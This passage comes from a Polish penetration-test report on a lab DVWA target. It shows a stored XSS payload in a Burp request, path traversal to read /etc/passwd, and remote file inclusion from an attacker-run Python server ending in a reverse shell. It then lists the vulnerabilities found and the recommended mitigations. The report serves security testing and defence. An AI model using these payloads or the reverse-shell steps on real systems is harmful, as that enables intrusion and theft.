
```
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer E
Intercept HTTP history WebSockets history | ⚙️ Proxy settings
🔗 Request to http://192.168.1.102:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.1.102
3 Content-Length: 58
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.1.102
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-off-bytes;q=b3;q=0.7
11 Referer: http://192.168.1.102/dvwa/vulnerabilities/xss_s/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=029c95b7724454d30bbbe633b51531b
14 Connection: keep-alive
15
16 txtName=<Script>alert("hello");</script>&mtxMessage=sample&btnSign=Sign+Guestbook
```

Rysunek 5.42.: W parametrze określającym autora, podmieniamy ustaloną wartość na nasz payload.

## 5. Eksplotacja

---


I jak widać, nasze przeczucie było trafne - udało nam się udostępnić skrypt, który będzie się wywoływał przy każdym wejściu na tę stronę.



Rysunek 5.43.: Efekt działania ataku Stored Cross-Site Scripting

## File Inclusion

W następnej kolejności sprawdzamy funkcjonalność, pozwalającą na wyświetlenie zawartości udostępnionego pliku.



Rysunek 5.44.: Funkcjonalność dostępna w aplikacji webowej

Zgodnie z instrukcją, modyfikujemy parametr znajdujący się w url. W celu sprawdzenia zabezpieczeń, spróbujemy wyświetlić plik znajdujący się poza lokalnymi zasobami aplikacji - użyjemy path traversal by wrócić do directory roota, a następnie spróbujemy otworzyć plik /etc/passwd.



Rysunek 5.45.: Na górze strony widzimy zawartość /etc/passwd

## 5. Eksplotacja

---

Jak widać, test zakończył się sukcesem. Lecz to nie koniec, gdyż sprawdzimy teraz, czy jesteśmy w stanie wyświetlić plik ze zdalnego źródła. W tym celu tworzymy na naszej maszynie serwer zawierający testowy plik. Wykorzystamy do tego moduł http.server pythona3.




```
(kali㉿kali)-[~] $ mkdir shell
(kali㉿kali)-[~] $ cd shell
(kali㉿kali)-[~/shell] $ echo "czy RFi dziala?" > RFi.txt
(kali㉿kali)-[~/shell] $ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Rysunek 5.46.: Postawiony serwer na maszynie atakującej.

Wpisując w parametr *page* wartość

httplib://tp://<adres\_IP>:8000/RFI.txt,


udalo nam się odczytać plik na zdalnym serwerze.



Rysunek 5.47.: Specyficzny zapis http:// pozwala na uniknięcie sanityzacji na stronie

## 5. Eksplotacja


Jeżeli serwer jest w stanie odczytywać pliki ze zdalnych serwerów, to został ostatni test do wykonania w temacie File Inclusion. Korzystając z revshells.com, generujemy shella dla PHP.



Rysunek 5.48.: Setup potrzebny do wywołania reverse shella.

## 5. Eksplotacja

Jeżeli podatność występuje, to jedyne co wystarczy zrobić, to zażądać pliku RFI.php z pozycji strony klienta.



Rysunek 5.49.: Skutecznie wykonaliśmy revershe shell w systemie

Reverse shell został wykonany. Usługa file inclusion jest bardzo newralgicznym punktem, i zaleca się w szybkim tempie wprowadzić środki mitygacyjne, wydzielone w późniejszej sekcji.

## 6. Podsumowanie i rekomendacje dla klienta

### 6.1. Znalezione podatności

Podatność	CVE/CWE	Severity	Opis zagrożenia	Propozycja mitigacji
VSFTPD 2.3.4 (FTP Backdoor)	CVE-2011-2523, CWE-78	Critical	Wersja VSFTPD 2.3.4 zawiera backdoor umożliwiający uzyskanie dostępu do shella.	Zaktualizowanie serwera FTP, wyłączenie usługi FTP lub użycie protokołu SFTP.
OpenSSH 4.7p1 (Plain-text Recovery Attack)	CVE-2008-5161, CWE-310	Medium	Wersja OpenSSH 4.7p1 jest podatna na ataki odzyskiwania tekstu jawnego przez analizę błędów.	Aktualizacja do nowszej wersji, wdrożenie bezpiecznych algorytmów szyfrowania.
VNC z prostym hasłem	CWE-521	High	Usługa VNC zabezpieczona prostym hasłem umożliwia łatwe przejęcie sesji.	Wymuszenie silnych haseł, wdrożenie 2FA, ograniczenie dostępu do usługi.
SMTP na porcie 25	CWE-200	Medium	Mögliwość enumeracji użytkowników poprzez komendy VRFY/EXPN.	Wyłączenie VRFY/EXPN, zmiana portu na 587/465, wymuszenie TLS.

## 6. Podsumowanie i rekomendacje dla klienta

---

Credentiale do MySQL	CWE-521 (Weak Password Requirements)	Critical	Serwer MySQL posiada domyślne poświadczenia (root: pusty), umożliwiające pełny dostęp do bazy danych.	Zmiana domyślnych poświadczeń, wymuszenie silnych haseł, ograniczenie dostępu do serwera MySQL z zewnętrznych adresów IP.
Backdoor w UnrealIRCd	CVE-2010-2075, CWE-78	Critical	Serwer UnrealIRCd posiada backdoora umożliwiającego zdalne wykonanie komend z uprawnieniami administratora.	Aktualizacja do najnowszej wersji UnrealIRCd, monitorowanie aktywności serwera.
Command Injection w aplikacji webowej	CWE-77	Critical	Możliwość wykonania dowolnych komend systemowych przez brak validacji danych wejściowych.	Validacja danych wejściowych, użycie bezpiecznych funkcji do wywoływanego poleceń.
Blind SQL Injection	CWE-89	High	Aplikacja podatna na wstrzykiwanie SQL, umożliwiające wyciąganie danych z bazy.	Wdrożenie prepared statements, validacja danych wejściowych.
File Upload Vulnerability	CWE-434	Critical	Możliwość przesyłania złośliwych plików, które mogą przejąć kontrolę nad serwerem.	Ograniczenie akceptowanych typów plików, izolacja przesłanych plików, skanowanie plików antywirusem.
Cross-Site Request Forgery (CSRF)	CWE-352	High	Atakujący może wymusić wykonanie złośliwego żądania w aktywnej sesji użytkownika.	Wdrożenie tokenów CSRF, ograniczenie ważności sesji.

## 6. Podsumowanie i rekomendacje dla klienta

---

Stored Cross-Site Scripting (XSS)	CWE-79	High	Możliwość wstrzykiwania kodu JavaScript, który wykonuje się w przeglądarce ofiary.	Walidacja i escaping danych wejściowych, wdrożenie CSP.
File Inclusion (LFI/RFI)	CWE-98	Critical	Możliwość odczytu plików systemowych lub wykonania zdalnych skryptów.	Walidacja ścieżek plików, wyłączenie funkcji 'allow_url_include' w konfiguracji PHP.

## 6.2. Zalecenia dla klienta

### System operacyjny

#### FTP (VSFTPD 2.3.4)

- **Aktualizacja oprogramowania:** Zainstalowanie najnowszej wersji VSFTPD, która eliminuje podatność typu Backdoor.
- **Zablokowanie nieużywanych funkcji:** Wyłączenie opcji anonymous login i nieza- bezpieczonych protokołów.
- **Ochrona połączeń:** Wymuszenie szyfrowanego przesyłania danych za pomocą TLS.

#### SSH (OpenSSH 4.7p1)

- **Aktualizacja do najnowszej wersji:** Wprowadzenie wersji OpenSSH bez podatności CVE-2008-5161.
- **Mechanizmy ochrony:** Ograniczenie liczby prób logowania przez implementację mechanizmów takich jak Fail2ban.
- **Silna konfiguracja:** Wymuszenie kluczy RSA o długości co najmniej 2048 bitów i wyłączenie starych algorytmów szyfrowania.

#### VNC (wersja 3.3)

- **Wzmocnienie haseł:** Wymaganie silnych haseł o długości min. 12 znaków, zawierających małe i wielkie litery, cyfry oraz znaki specjalne.
- **Bezpieczne połączenia:** Użycie tunelowania VPN lub SSH w celu zabezpieczenia sesji VNC.
- **Aktualizacja oprogramowania:** Instalacja wspieranej wersji VNC z lepszymi zabezpieczeniami.

#### SMTP

- **Migracja na port 587/465:** Wymuszenie użycia szyfrowanej transmisji zgodnie z RFC 8314.
- **Monitorowanie logów:** Aktywne monitorowanie serwera SMTP w celu wykrywania prób nieautoryzowanego dostępu.

- **Wyłączenie VRFY i EXPN:** Zapobieganie enumeracji użytkowników przez wyłączanie potencjalnie niebezpiecznych komend.

### **MySQL (Domyślne poświadczenie)**

- **Zmiana poświadczeń:** Natychmiastowa zmiana domyślnych poświadczeń (root: pusty) na silne hasło spełniające wymogi bezpieczeństwa (min. 12 znaków, litery, cyfry, znaki specjalne).
- **Ograniczenie dostępu:** Konfiguracja MySQL do akceptowania połączeń jedynie z autoryzowanych adresów IP (np. poprzez ‘bind-address’).
- **Audyt uprawnień:** Regularny przegląd uprawnień użytkowników, aby minimalizować dostęp do funkcji administracyjnych.

### **UnrealIRCd (Backdoor w starszej wersji)**

- **Aktualizacja do najnowszej wersji:** Instalacja najnowszej wersji UnrealIRCd pozbawionej podatności CVE-2010-2075 (backdoor).
- **Ograniczenie dostępu:** Wdrożenie firewalli i restrykcyjnych reguł dostępu do serwera IRC, umożliwiających połączenia jedynie z zaufanych źródeł.
- **Użycie izolacji:** Uruchamianie serwera IRC w izolowanym środowisku (np. kontenerze), aby zminimalizować wpływ potencjalnego naruszenia.

## **Aplikacja webowa**

### **SQL Injection**

- **Sanityzacja wejścia:** Wprowadzenie mechanizmów przygotowanych zapytań SQL (prepared statements) lub ORM (Object-Relational Mapping).
- **Ochrona przed wyciekiem danych:** Implementacja ograniczenia dostępu do bazy danych dla użytkownika aplikacji, z minimalnym zakresem uprawnień.
- **Monitorowanie aktywności:** Wykorzystanie narzędzi do analizy logów w czasie rzeczywistym w celu identyfikacji prób SQLi.

### File Upload

- **Ograniczenie typów plików:** Dozwolenie tylko bezpiecznych typów plików (np. obrazów) poprzez sprawdzanie MIME type.
- **Izolacja przesyłanych plików:** Przechowywanie plików w odizolowanym katalogu z ograniczonymi uprawnieniami.
- **Skanowanie antywirusowe:** Automatyczne sprawdzanie przesyłanych plików pod kątem złośliwego oprogramowania.

### XSS (Stored i Reflected)

- **Kodowanie wyjściowe:** Użycie bibliotek takich jak OWASP ESAPI w celu unikania wstrzyknięcia kodu JavaScript.
- **Filtrowanie wejścia:** Blokowanie niebezpiecznych znaków wejściowych i wymaganie walidacji typu danych.
- **Content Security Policy (CSP):** Wprowadzenie nagłówków CSP w celu ograniczenia możliwości wykonywania zewnętrznych skryptów.

### Command Injection

- **Ograniczenie wprowadzanych danych:** Wymuszenie ścisłej weryfikacji i filtrowania parametrów wejściowych w formularzach.
- **Ograniczenie komend:** Użycie bibliotek, które pozwalają na bezpieczne uruchamianie komend (np. subprocess w Pythonie).
- **Logowanie działań:** Rejestrowanie wszystkich uruchamianych komend w celu monitorowania i audytowania potencjalnych nadużyć.

### Cross-Site Request Forgery (CSRF)

- **Tokeny CSRF:** Implementacja tokenów jednorazowego użycia (anti-CSRF tokens) dla wrażliwych operacji.
- **Walidacja sesji:** Sprawdzanie, czy żądanie pochodzi z autoryzowanego klienta.
- **Wymuszenie HTTPS:** Zapewnienie bezpiecznej transmisji danych pomiędzy użytkownikiem a aplikacją.

### File Inclusion

- **Ograniczenie wejścia użytkownika:** Blokowanie możliwości modyfikacji ścieżek plików przez użytkownika końcowego.
- **Bezpieczne ładowanie plików:** Stosowanie funkcji ograniczających dostęp wyłącznie do plików lokalnych.
- **Izolacja środowiska:** Użycie technologii sandbox w celu ochrony przed potencjalnymi skutkami ataku RFI/LFI.

### Dodatkowe zalecenia

- **Regularne testy penetracyjne:** Powtarzanie testów penetracyjnych co najmniej raz na kwartał, szczególnie po wprowadzeniu istotnych zmian w systemie.
- **Szkolenia personelu:** Edukowanie zespołu IT oraz użytkowników końcowych w zakresie najlepszych praktyk bezpieczeństwa.
- **Zarządzanie podatnościami:** Wprowadzenie narzędzi do ciągłego skanowania podatności oraz systemu szybkiego wdrażania poprawek.

# Bibliografia

- [1] *DPD Polska*. 1 maj. 2025. URL: [https://pl.wikipedia.org/wiki/DPD\\_Polska](https://pl.wikipedia.org/wiki/DPD_Polska).
- [2] *Geopost*. 5 sty. 2025. URL: <https://pl.wikipedia.org/wiki/Geopost>.
- [3] *The Harvester*. 6 sty. 2025. URL: <https://www.kali.org/tools/theharvester/>.
- [4] *Whois*. 6 sty. 2025. URL: <https://www.kali.org/tools/whois/>.
- [5] *nslookup*. 6 sty. 2025. URL: <https://www.geeksforgeeks.org/nslookup-command-in-linux-with-examples/>.
- [6] *DIG*. 6 sty. 2025. URL: <https://www.geeksforgeeks.org/dig-command-in-linux-with-examples/>.
- [7] *Koniec wsparcia PHP 7.4.32*. 6 sty. 2025. URL: <https://php.watch/versions/7.4/releases/7.4.32>.
- [8] *"Backdoors are bad for security Lasse Collin*. 6 sty. 2025. URL: <https://git.rootprojects.org/root/xz/src/commit/2739db981023373a2ddabc7b456c7e658bb4f582/src/liblzma>.
- [9] *Czym jest atak CSRF*. 5 sty. 2025. URL: <https://gdata.pl/czym-jest-atak-csrf>.
- [10] *What is Cross Site Request Forgery*. 5 sty. 2025. URL: <https://www.wallarm.com/what/what-is-cross-site-request-forgery>.